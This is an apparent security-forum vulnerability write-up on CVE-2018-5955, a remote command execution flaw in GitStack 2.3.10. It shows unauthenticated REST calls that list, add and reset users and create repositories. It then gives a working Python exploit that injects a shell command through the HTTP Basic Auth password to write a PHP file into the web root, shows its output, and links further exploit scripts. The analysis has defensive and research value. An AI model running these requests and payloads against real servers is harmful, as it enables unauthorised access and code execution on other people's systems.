GitStack <= 2.3.10 远程命令执行漏洞分析-【CVE-2018-5955】

chybeta / 2018-03-31 00:31:22 / 浏览数 4205 安全技术 漏洞分析 顶(0) 踩(0)

GitStack

GitStack是一款win平台下的Git可视化平台。其最新版本2.3.10存在一个远程命令执行漏洞(CVE-2018-5955)，对应下载地址： https://gitstack.com/download/ 。

安装完成后，登陆入口在 http://192.168.248.130/registration/login/?next=/gitstack/ 。默认用户名/密码分别为： admin/admin

漏洞分析

一些“小”漏洞

views.py中的问题太多了，为后续的命令执行利用，这里仅列一些。目测开发者在开发的时候想这些接口开放着也没关系。。


用户相关rest_user

首先在app/rest/views.py中定义了rest_user方法：

```
@csrf_exempt
def rest_user(request):
   try:
       # create user
       if request.method == 'POST':
           username = request.POST['username']
           password = request.POST['password']

           # get the username/password from the request
           # check the username
           matcher = re.compile("^[A-Za-z]\w{2,}$")
           if matcher.match(username) is None:
               raise Exception("Please enter an alphanumeric name without spaces")
           if(username == ""):
               raise Exception("Please enter a non empty name")

           user = UserFactory.instantiate_user(username, password)
           user.create()
           return HttpResponse("User created")
       # get retrieve_all the users
       if request.method == 'GET':
           # convert list of objects to list of strings
           user_list_str = []
           user_list_obj = UserFactory.instantiate_user('').retrieve_all()
           for user in user_list_obj:
               user_list_str.append(user.username)
           json_reply = json.dumps(user_list_str)
           return HttpResponse(json_reply)
       # update the user
       if request.method == 'PUT':
           # retrieve the credentials from the json
           credentials = json.loads(request.raw_post_data)
           # create an instance of the user and update it
           user = UserFactory.instantiate_user(credentials['username'], credentials['password'])
           user.update()
           return HttpResponse("User successfully updated")

   except Exception as e:
       return HttpResponseServerError(e)
```

在默认情况下：


使用GET方式可以直接查看GitStack仓库的用户列表，存在未授权访问信息泄露漏洞



```
http://127.0.0.1:8000/rest/user/
```

```
["everyone"]
```

通过POST方法，指定username和password可以直接添加仓库用户，存在任意用户添加漏洞：




```
http://127.0.0.1:8000/rest/user/
```

Post data

```
username=chybeta&password=chybeta
```

```
User created
```

通过PUT方法，以JSON格式即可重置任意用户密码：



```
http://127.0.0.1:8000/rest/user/
```


```
["chybeta", "everyone"]
```

project相关

任意创建repo

```
# create a repository
def rest_repository(request):
   # Add new repository
   if request.method == 'POST':
       name=request.POST['name']
       try:
           # check the repo name
           matcher = re.compile("^\w{1,}$")
           if matcher.match(name) is None:
               raise Exception("Please enter an alphanumeric name without spaces")
           if(name == ""):
               raise Exception("Please enter a non empty name")
           # create the repo
           repository = Repository(name)
           repository.create()
   ....
```


直接POST一个name即可创建对应的project，不过在POST的时候需要带上CSRF_TOKEN



```
POST /rest/repository/ HTTP/1.1
Host: 192.168.248.130
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101
Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: csrftoken=cvwXJD3vzD5fxhs5UXfSd1pltP1cF9AB;
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 70

name=repo_chybeta&csrfmiddlewaretoken=cvwXJD3vzD5fxhs5UXfSd1pltP1cF9AB
```

```
HTTP/1.1 200 OK
Date: Fri, 30 Mar 2018 15:39:41 GMT
Server: Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL/0.9.8u mod_wsgi/3.3
Python/2.7.2 PHP/5.4.3
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 44

The repository has been successfully created
```

CSRF_TOKEN的获得如下，访问登陆页面，比如 http://192.168.248.130/registration/login/?next=/gitstack/ ，查看源代码：



view-source:http://192.168.248.130/registration/login/?next=/gitstack/
百度 <Ctrl+K>


```
            <h1>Simpla Admin</h1>
            <!-- Logo (221px width) -->
            <img id="logo" src="/static/images/logo.png" alt="Simpla Admin logo" />
        </div> <!-- End #logn-top -->

        <div id="login-content">

            <form method="post" action="/registration/login/">
                <div style='display:none'><input type='hidden' name='csrfmiddlewaretoken' value='cvwXJD3vzD5fxhs5UXfSd1pltP1cF9AB' /></div>

                    <div class="notification information png_bg">
```

任意repo添加user

```
@csrf_exempt
def rest_repo_user(request, repo_name, username):
    repo = Repository(repo_name)
    user = UserFactory.instantiate_user(username)

    # Add user
    if request.method == 'POST':
        try:
            # Get the repository and add the user
            repo.add_user(user)
            repo.add_user_read(user)
            repo.add_user_write(user)
            repo.save()
            return HttpResponse("User " + username + " added to " + repo_name)
    ...
```

按照下面这个格式即可添加：

```
POST http://xx/rest/repository/■■■/user/■■■/
```


```
POST /rest/repository/new_repo/user/chybeta/ HTTP/1.1
Host: 192.168.248.130
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0)
Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: csrftoken=cvwXJD3vzD5fxhs5UXfSd1pltP1cF9AB;
sessionid=755d1584e1a9f3534f936cec13806ff1
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Fri, 30 Mar 2018 15:45:58 GMT
Server: Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL/0.9.8u mod_wsgi/3.3 Python/2.7.2
PHP/5.4.3
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 30

User chybeta added to new_repo
```

远程命令执行漏洞

默认情况下GitStack的`Web Interface`接口时开启的。访问`http://xx/web/index.php`也即访问`gitphp`目录下的index.php.

第 153 行进行了认证操作：


```
<?php
   /*
    * Authentification
    */
   $auth = new GitPHP_Authentication();
   $auth->authenticate();
   ...
?>
```

`GitPHP_Authentication`定义在`gitphp/include/Authentication.class.php`中：

```
<?php
...
class GitPHP_Authentication
{
   ....

   // Authenticate the user
   public function authenticate()
   {

       // Get the project name
       if(isset($_GET['p'])){

           //$this->project_name = substr($_GET['p'], 0, -1);
           $this->project_name = $_GET['p'];

           // Read the users of the project
           $users = $this->readRepositoryReadUsers();
           // check if the user everyone is in the list
           if(in_array('everyone', $users))
           {
               // yes
               return true; // the user do not need to be authenticated
           }
           else
           {

               // The user should be authenticated
               // Ask for username/password
               if (!isset($_SERVER['PHP_AUTH_USER'])) {

                   header('WWW-Authenticate: Basic realm="Enter a username/password of a user which has the rights to access t
                   header('HTTP/1.0 401 Unauthorized');
                   echo 'xxx■■';
                   exit;
               } else {
                   // try to authenticate
                   $authenticated = false;
                   $username = $_SERVER['PHP_AUTH_USER'];
                   $password = $_SERVER['PHP_AUTH_PW'];
                   // Check if the user is in the array of read users
                   if(in_array($username, $users)){
                       $authMethod = $this->getAuthMethod();
                       // authenticate with ldap or by file
                       if($authMethod == "file"){
                           $authenticated = $this->authenticateFile($username, $password);
                       } if($authMethod == "ldap") {
                           $authenticated = $this->authenticateLdap($username, $password);

                       }
                       if ($authenticated == false){
                           $this->denyAuthentication();
                       }
                   } else {

                       $this->denyAuthentication();
                   }

               }
           }

       }

   }
```

当访问index.php时指定了参数p，也即project_name，会通过$this->readRepositoryReadUsers()将该project对应的user提取出来。倘若该project并非公开，

可以看到，在这部分的认证中，采用了HTTP Basic Authentication的方式



http://localhost 正在请求您的用户名和密码。该网站称：“Enter a username/password of a user which has the rights to access to this repository. ADMIN PASSWORD WON'T WORK”

根据php手册,当PHP以Apache模块方式运行时可以用
header()函数来向客户端浏览器发送认证请求信息。而当用户输入用户名和密码后，包含有URL的PHP脚本将会把变量PHP_AUTH_USER,PHP_AUTH_PW和AUTH_TYPE分别被

```
$username = $_SERVER['PHP_AUTH_USER'];
$password = $_SERVER['PHP_AUTH_PW'];
```

在确认输入的用户名($username)在project的用户列表后，开始进行真正的认证操作。首先是获取认证类型$authMethod = $this->getAuthMethod();：

```
<?php
...
   private function getAuthMethod(){
       // Read the gitstack settings file
       $settingsDir = GitPHP_Config::GetInstance()->GetValue('gitstacksettings', '');

       // read the ini file
       $ini_array = parse_ini_file($settingsDir, true, INI_SCANNER_RAW);
       $authMethod = $ini_array['authentication']['authmethod'];
       // should contain "ldap" or "file"
       return $authMethod;
}
```

gitstacksettings的默认值在data/settings.ini中设定，其中：

```
[authentication]
authmethod = file
ldapprotocol =
```

也即在默认情况下采用的是file方式的认证方法，程序流程进入：

```
if($authMethod == "file"){
       $authenticated = $this->authenticateFile($username, $password);
   }
```

authenticateFile定义在gitphp/include/Authentication.class.php第182行：

```
<?php
...
   private function authenticateFile($username, $password){
       $authenticated = false;
       // Will contains username as key, salt and encrypted pass as value
       $userInfos = Array();
       // exec the open ssl command
       $installDir = GitPHP_Config::GetInstance()->GetValue('gitstackinstalldir', '');
       $lines = file($installDir . "/data/passwdfile");
       // Fill the userInfos array
       foreach($lines as $line)
       {
           [redacted]
       }

       // if the user exist in the array
       if(array_key_exists($username, $userInfos)){
           // run the openssl command to verify the password
           $currentUser = $userInfos[$username];
           $result = exec($installDir . '/apache/bin/openssl.exe passwd -apr1 -salt ' . $currentUser['salt'] . " " . $password
           // result = $apr1$v1Ds2Lf9$hNL6r81eGFXrUmh5wbQpn0
           // split the result to get only the encrypted password part
           $split = explode('$', $result);
           $encryptedPassword = $split[3];
           if($encryptedPassword == $currentUser['encryptedPass'])
               $authenticated = true;
       }
       return $authenticated;
   }
```

此处的流程就是将project的用户信息从/data/passwdfile读出，经过一定的处理，然后通过openssl来进行响应的验证。注意这里的代码：


```
$result = exec($installDir . '/apache/bin/openssl.exe passwd -apr1 -salt ' . $currentUser['salt'] . " " . $password);
```

我们传入的$password直接拼接到了语句中，然后exec执行，这里即存在命令执行漏洞，且由于并不需要认证成功。

Exploit

不过这里的任意命令执行漏洞有一些限制，它需要在进行HTTP Basic Authentication时在用户名处填入project的用户列表中的某一个，然后通过在密码处注入payload，才能到达exec处。因此结合前面第一部分的未授权访问/任意添加用

1. 通过GET /rest/user获取到所有的用户列表，然后直接进行爆破，总有某些用户是属于选择的project的用户列表中的。脚本如下：



```
import requests
from requests.auth import HTTPBasicAuth

victim_host = "192.168.248.130"

# Get all user
r = requests.get("http://{}/rest/user/".format(victim_host))
user_list = r.json()
user_list.remove('everyone')

# Fetch one repo_name
r = requests.get("http://{}/rest/repository/".format(victim_host))
repo_name = r.json()[0]['name']

# Exploit
for user in user_list:
    r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(victim_host, repo_name), \
    auth=HTTPBasicAuth(user, 'nothing && echo "<?php phpinfo();?>" > c:\GitStack\gitphp\evil.php'))

print "http://{}/web/evil.php".format(victim_host)
```

```
PS C:\Users\chybeta\Desktop\gitstack> python2 .\method1.py
http://192.168.248.130/web/evil.php
PS C:\Users\chybeta\Desktop\gitstack>
```

"

PHP Version 5.4.3

System	Windows NT WIN i586
Build Date	May 8 2012 00:47
Compiler	MSVC9 (Visual C+
Architecture	x86
Configure Command	cscript /nologo co "debug-pack" "--w

2. 通过POST /rest/user添加用户x，接着创建repo，将用户x加入到repo中，然后基于用户x的认证来进行rce。第二种方法的脚本见 https://blogs.securiteam.com/index.php/archives/3557 ，不搬运了。


Refference

- SSD Advisory – GitStack Unauthenticated Remote Code Execution

点击收藏 | 1 关注 | 1

上一篇：Dedecms V5.7 后台文件... 下一篇：keqiCryptomix勒索病毒...

1. 1 条回复

ze7o 2018-03-31 15:41:08

原expliot存在一些小问题，我用python3重新写了一个 =。=

https://github.com/Lyttoni/exploits/blob/master/GitStack_2.3.10_Unauthenticated_RCE.py

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板